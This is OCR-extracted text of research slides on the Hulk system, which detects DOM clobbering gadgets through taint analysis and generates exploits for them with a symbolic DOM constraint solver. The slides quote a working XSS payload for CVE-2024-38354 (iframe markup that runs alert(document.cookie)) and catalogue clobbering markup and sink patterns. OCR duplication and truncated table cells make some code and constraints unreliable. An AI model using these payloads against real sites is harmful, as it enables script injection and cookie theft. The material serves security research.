    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a
```

window.___jsl["us"] is set dynamically and can't be resolved statically

Failed to trace the definition of variable f through ternary condition

[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

❶ Initial Clobbering
❷ Data-flow Constraint #1
❸ Data-flow Constraint #2
❹ Control-flow Constraint #3
❺ Control-flow Constraint #4
❻ Data-flow Constarint #5
❼ Flow to the Sink

DOM Clobbering Gadgets from Google Client API library

```
var e = ❶ document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = ❷ e[h], j = 0; j < f.length; ++j) {
    ❸ k.src && ❹ 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  ❺ d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : ❻ f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { ❼ new Function("return (" + a + "\n)")()};
```


Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Why TheThing[1] failed:

1. (Gadget Detection) Dynamic features and complex conditional expressions
2. (Exploit Generation) Generate payload only based on initial clobbering pattern

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.go

for (var h = 0; h
  for (var k = e[
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)")();};
```



[1] It's (dom) clobbering time: Attack techniques, prevalence, and defenses, Khodayari S, Pellegrino G, (S&P '23)

Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Exploit HTML Markups

```
<iframe name=scripts
src=https://apis.google.com/js/api.js></iframe>
<iframe name=scripts
src=https://apis.google.com/js/api.js>alert(docu
ment.cookie)</iframe>
```

Why DOM Invader failed:

1. Requires near-correct canary payloads for testing

DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```


Motivating Example: CVE-2024-38354 - XSS via DOM Clobbering

Why DOM Invader failed:

1. Requires near-correct canary payloads for testing
2. DOM Clobbering payloads often break site functionality, making bulk injection infeasible


DOM Clobbering Gadgets from Google Client API library

```
var e = document.scripts || document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f =
["https://apis.google.com/js/api.js"]

for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
    (d[e].setAttribute("gapi_processed", !0),
     (f = d[e]) ? h = f.nodeType,
     f = 3 == h || 4 == h ? f.nodeValue : f.textContent || "",
     f = Df(f),
     f && b.push(f));
}

Df = function(a) { new Function("return (" + a + "\n)"))();};
```




0x03 | The Design of Hulk

Overview


Gadget Detection
URL
Code Instrumentation
JS
HTML
instrumented JS & HTML
Dynamic Taint Analysis
taint traces
condition expressions with taint
Exploit Generation
Taint Dependency Graph Construction
taint dependency graph
DOM Constraints Modeling
taint dependency graph with constraints
document
"script"
op: getField
"+"
"return ("
dom symbol
op: binary
Constraints Merging & Solving
exploit html markups
Gadget Verification
Exploit Injection & Replay
exploit html markups
taint traces
Report

Overview



via Dynamic Taint Analysis

- Track taint flows of website-defined values from DOM clobberable sources to sinks

```
document.links, document.anchors
window.url ? window.url : "default"
window.url || "default"
```

- Inject value only when there is no website-defined value available

Gadget Detection via Dynamic Taint Analysis

Taint Sources

- window.v and v: Named Access on Window [1]
- document.v: DOM Tree Accessors [2]

Taint Sinks

- Code Execution
- Request Forgery
- Open Redirection
- Cookie Manipulation
- Storage Manipulation

Conseq.	Threat	Sink Pattern
Code Execution	Loading arbitrary scripts from attacker-controlled domain	`script.src = T` `import(T)`

	Executing code dynamically constructed from attacker-controlled string	`eval(T)`
		`new Function(T)`
		`setTimeout(T)`
		`setInterval(T)`
		`script.innerHTML = T`

Request Forgery	Hijacking Websocket Connections	`new WebSocket(T)`

	Manipulating Asynchronous Requests as the first-party	`fetch(T)`
		`XMLHttpRequest.open(T)`
		`xhr.send(T)`

Open Redirection	Redirecting the window to other domains through top-level navigation	`window.open(T)`
		`window.location=T`
		`location.href=T`
		`location.replace(T)`
		`location.assign(T)`

Cookie Manipulation	Injecting the arbitrary value to user cookie	`document.cookie=T`
Storage Manipulation	Injecting the arbitrary value to user storage	`localStorage.setItem(T)` `sessionStorage.setItem(T)`

Letter `T` in the Sink Pattern column refers to a tainted value.

[1] https://html.spec.whatwg.org/multipage/nav-history-apis.html#named-access-on-the-window-object
[2] https://html.spec.whatwg.org/multipage/dom.html#dom-tree-accessors


Gadget Detection via Dynamic Taint Analysis

- Taint Representation
  - Object Types (including Object, Array, Map, Function, etc.)
  - Primitive Types (including String, Number, Boolean, undefined, etc.)
- Taint Propagation
  - JS operations
    - Unary Ops, Binary Ops, getField Ops, and putField Ops.
  - JS Built-ins
    - String, Array, RegExp, JSON, Object, Reflect, Boolean, Number, and Object Built-ins.
  - Browser Built-ins
    - URL, TrustedTypePolicy, TextEncoder, TextDecoder, and DOM APIs.
  - Stored Cross-boundary Data Flows
    - Values propagate through DOM elements and storages.

Gadget Detection via Dynamic Taint Analysis


- Code-rewriting based approach vs.

  Instrumented taint-aware browser
  - Support tracking across all JavaScript value types
  - Support tracking across different browsers




Taint Dependency Graph

```
var e = document.scripts ||
        document.getElementsByTagName("script") || [];

f.push.apply(f, window.___jsl["us"] || []);
for (var h = 0; h < e.length; ++h) {
  var k = e[h];
  for (j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  (f = d[e]) ? h = f.nodeType,
               f = 3 == h||4 == h ? f.nodeValue
                                  : f.textContent||"",
             : f = void 0,
  (f = Df(f)) && b.push(f));
}

Df = function(a) {
  if (a && !/^\s+$/.test(a)) {
    try {
      b = (new Function("return (" + a + "\n)")())
    } catch (c) {}
  }
}
```



Overview




via Concolic Execution

- We propose ***Symbolic DOM*** to define and solve DOM elements-related constraints.
- Based on the concrete execution trace, Hulk models and solves the ***DOM constraints*** on the Symbolic DOM and generates HTML markups as exploit.


Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling

- Four Stages
  1. Window/Document-to-DOM (initial clobbering)
  2. DOM-to-DOM (advanced clobbering)
  3. DOM-to-String (string loading)
  4. String-to-String (string-only propagation)



Exploit Generation via Concolic Execution



STEP 1: Exploitation Modeling

1. Stage One: Window/Document-to-DOM
2. ○ Lookups happens directly on window or document
3. ○ Operations: `getField, varRef`
4.

on window

```
<a id=x>
<svg id=x></svg>
<customtag id=x>
<form id=x><form id=x>
```

window.x
(getField)

x
(varRef)


on document

```
<embed name=x></embed>
<form name=x></form>
<object id=x></object>
<img name=x><img name=x>
```


document.x
(getField)

Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling



- Stage Two: DOM-to-DOM
- The base object can be array-like, object-like, or tree-like
- Operations: getField (element/property access), element navigation




```
# HTMLCollections (array-like)
<img name=x> <img name=x>
```

→ `$1[number] (getField)` →

```
<img name=x>
```

```
# Nested Structure (object-like)
<iframe name=x srcdoc="<div id=p>">  <!- Nested Window Proxy ->
<form><input name=p></form>          <!-- Parent-child Form -->
<input form=x name=p><form id=x>     <!-- Input-Form -->
```


→ `$1.str(p) (getField)` →

```
<div id=p>
<input name=p>
```

```
# HTML Element (tree-like)
<customtag><customtag><customtag>
```

→ `previousSibling, firstChild, parentElement`

Exploit Generation via Concolic Execution



STEP 1: Exploitation Modeling

1. Stage Three: DOM-to-String
2. ○ Operations: function call, getField, binary +
3.
4.

```
# function call
<a href="https://example.com">
<div id="x" p="payload"></div>
```

→ toString
getAttribute/getAttributeNS
getAttributenNames

→ `<img name=x>`

```
# getField
<a id="x" href="alert()"></a>
<div id="x" data-user="alice"></div>
```

→ x.href
x.dataset.user

→ "alert()"
"alice"

```
# binary +
<a href="https://example.com"> + "/test"
<area href="https://example.com"> + "/test"
```


→ JavaScript coercion

→ "https://example.com/test"
"https://example.com/test"

Exploit Generation via Concolic Execution

STEP 1: Exploitation Modeling

1. Stage Four: String-to-String
2. ○ Pure string operations in this stage
3. ○ Possibly multiple operations
4.




```
# String operations
a+b
str1 + str2
str.slice
str.replace
str.toLowerCase()
…
```

Exploit Generation via Concolic Execution

- We propose Symbolic DOM, to define the DOM constraints.
  - Describe a set of DOM elements with similar looking
- Constraint Syntax:
  - Four primitives (i.e., *int*, *bool*, *string*, and *node)* and *collection (an* array of *nodes)*.
  - *node* represents a DOM element which has a tag name (*hasTagName*) and several attributes (*hasAttribute*).
  - A node may have siblings (*hasSibling*) and children (*hasChild*).
  - A valid Symbolic DOM must have one root node (*isRoot*).

$$
\begin{aligned}
\text{Term}_{\text{node}} &::= (\text{Var}_{\text{node}}) \\
\text{Term}_{\text{collection}} &::= \mathit{getSiblings}((\text{Term}_{\text{node}})) \\
&\mid \mathit{getChildren}((\text{Term}_{\text{node}})) \\
&\mid \mathit{add}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
\text{Term}_{\text{string}} &::= (\text{Var}_{\text{string}}) \\
&\mid \text{DOMElementTagName} \\
&\mid \text{DOMElementAttributeName} \\
&\mid \text{ConstString} \\
\text{Term}_{\text{int}} &::= (\text{Var}_{\text{int}}) \\
&\mid \mathit{length}((\text{Term}_{\text{collection}})) \\
&\mid \text{Number} \\
\text{Term}_{\text{bool}} &::= (\text{Var}_{\text{bool}}) \\
&\mid \text{true} \\
&\mid \text{false} \\
&\mid \mathit{hasChild}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasSibling}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{hasTagName}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasAttribute}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}), (\text{Term}_{\text{string}})) \\
&\mid \mathit{hasSrcDoc}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{isRoot}((\text{Term}_{\text{node}})) \\
&\mid \mathit{include}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}})) \\
&\mid \mathit{forAll}((\text{Term}_{\text{collection}}), (\text{Expr}_{\text{bool}})) \\
\text{Expr}_{\text{bool}} &::= (\text{Term}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{node}}) = (\text{Term}_{\text{node}}) \\
&\mid (\text{Term}_{\text{string}}) = (\text{Term}_{\text{string}}) \\
&\mid \mathit{not}\ (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \wedge (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Expr}_{\text{bool}}) \vee (\text{Expr}_{\text{bool}}) \\
&\mid (\text{Term}_{\text{int}}) \{<, \leq, =, \geq, >\} (\text{Term}_{\text{int}}) \\
\text{Assertion} &::= \text{assert}(\text{Expr}_{\text{bool}})
\end{aligned}
$$

Figure 2: Constraint Syntax for Symbolic DOM

Exploit Generation via Concolic Execution

STEP 2: Constraint Modeling


- <*Operation type*, *Stage goal*> defines constraints

  E.g., To achieve ***Document-to-DOM*** through ***document.P***, the DOM node must satisfy certain constraints, one of which is:

isRoot(R1) Λ hasTagName (R1, “object”) Λ hasAttribute(R1, “id”, P)

(when P="scripts", concrete to `<object id=scripts></object>`)

See our paper for more details!




Stages	Obj.	Op.	Conditions	Constraints
Initial Clobbering	Win-to-DOM	getField/ varRef	The base object is the `window` object; *P* is the property name (variable name for `varRef`); *R*1 is the return value;	01 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS1))
				02 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS2))
				03 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1)) (*hasAttribute*(*R*,“id”, *P*))) ∨ ((*hasTagNam*
				04 (*isRoot*(*R*1)) ∧ (*forAll*(*add*((*hasChildre* ((*hasTagName*(*R*, TNS2)) ∧ (*hasAttribute*
	Doc-to-DOM	getField	The base object is the `document` object; *P* is the property name; *R*1 is the return value;	05 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, TNS2))
				06 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, “*object*
				07 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1)) ≥ (*R*, “name”, *P*))) ∨ ((*hasTagName*(*R*, “*obj*
				08 (*isRoot*(*R*1)) ∧ (*forAll*(*add*((*hasChildre* ((*hasTagName*(*R*, TNS2)) ∧ (*hasAttribute*
Advanced Clobbering	DOM-to-DOM	getField	*R*1 is the base object; *P* is the property name; *R*2 is the return value;	09 (*isRoot*(*R*1)) ∧ (*hasChild*(*R*1, *R*2)) ∧ ((*R*2, “name”, *P*))
				10 (*isRoot*(*R*1)) ∧ (*hasChild*(*R*1, *R*2)) ∧ ((*R*2, “id”, *P*))
				11 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, “*form* (*R*1, “id”, *X*)) ∧ (*hasAttribute*(*R*2, “*form*
				12 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, “*if* ((*hasAttribute*(*R*2, “id”, *P*)) ∨ (*hasAttribut
				13 (*isRoot*(*R*1)) ∧ (*hasTagName*(*R*1, “*iframe*
				14 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1) , ((((*not*(*R* = *R*2)) ∧ *not*((*hasAttribut* *not*(*R* = *R*2)) ∧ *not*((*hasAttribute*(*R*, “nam
				15 (*isRoot*(*R*1)) ∧ (*length*(*getChildren*(*R*1)) *not*(*R* = *R*2)) ∧ *not*((*hasAttribute*(*R*, “id” *not*((*hasAttribute*(*R*, “name”, *P*)))) ∨ ((*R* =
			*R*1 is the base object; *R*2 is the return value;	16 (*isRoot*(*R*1)) ∧ (*length*(*getSiblings*(*R*1)) ≥ *This applies to `previousSibling` and n Similar rules apply to `firstChild`, `last`

Exploit Generation via Concolic Execution

STEP 3: Attaching Constraints


- Each tainted node should have two conjunctive sets of constraints:
  - The return value of its **precedent** operation
  - An argument of the **subsequent** opertaion




Exploit Generation via Concolic Execution

STEP 4: Merging and Solving Constraints

- "Start Small"
  - Unfold each local constraints (e.g., C1) into disjunctive normal forms (DNFs).
- "Connect the Dots"
  - Merge formulas across different DNFs if there is a literal bound to the same tainted value (e.g., R1 in C1 and R1 in C2) and remove the conflicts.
- "Concrete to HTML"
  - Generate HTML markups based on the final constraints.



Overview



Canary-based Verification

- Inject the generated exploit.
- Replay the web page.
- Monitor whether the vulnerability is triggered.

0x04 | DOM Clobbering Gadgets in the Wild

Large-scale Evaluation of Hulk

- Large-scale evaluation
  - 497 zero-day exploitable gadgets among Tranco top 5,000 websites
- Case studies
  - Modern web bundlers (Webpack*, Rspack*, Vite*, tsup*, Polyfills)
